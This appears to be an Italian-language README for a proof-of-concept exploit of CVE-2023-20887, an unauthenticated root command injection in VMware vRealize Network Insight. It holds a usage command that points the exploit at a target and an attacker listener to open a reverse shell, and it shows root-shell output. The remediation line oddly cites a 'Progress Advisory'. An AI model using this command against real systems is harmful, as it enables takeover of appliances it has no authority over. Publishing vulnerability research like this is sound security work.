
 sinsinology/cve-2023-20887
VMWare vRealize Network Insight RCE pre-autenticata (CVE-2023-20887)

POC per CVE-2023-20887 VMWare Aria Operations for Networks (vRealize Network Insight) RCE non autenticata
Un'analisi delle cause profonde della vulnerabilità può essere trovata sul mio blog: https://summoning.team/blog/vmware-vrealize-network-insight-rce-cve-2023-20887/

VMWare Aria Operations for Networks (vRealize Network Insight) è vulnerabile all'iniezione di comandi quando accetta input utente tramite l'interfaccia RPC Apache Thrift. Questa vulnerabilità consente a un attaccante remoto non autenticato di eseguire comandi arbitrari sul sistema operativo sottostante come utente root. L'interfaccia RPC è protetta da un proxy inverso che può essere aggirato. VMware ha valutato la gravità di questo problema nell'intervallo di gravità critica con un punteggio massimo CVSSv3 di base di 9.8. Un attore malintenzionato può ottenere l'esecuzione di codice remoto nel contesto di 'root' sull'appliance. Le versioni VMWare 6.x sono vulnerabili.
python CVE-2023-20887.py --url https://192.168.116.100 --attacker 192.168.116.1:1337
VMWare Aria Operations for Networks (vRealize Network Insight) pre-authenticated RCE || Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)
(*) Starting handler
(+) Received connection from 192.168.116.100
(+) pop thy shell! (it's ready)
sudo bash
id
uid=0(root) gid=0(root) groups=0(root)
hostname
vrni-platform-release
Aggiornare all'ultima versione o mitigare seguendo le istruzioni contenute nel Progress Advisory
Questo software è stato creato esclusivamente per scopi di ricerca accademica e per lo sviluppo di tecniche difensive efficaci, e non è destinato a essere utilizzato per attaccare sistemi se non esplicitamente autorizzato. I manutentori del progetto non sono responsabili dell'uso improprio del software. Usalo in modo responsabile.
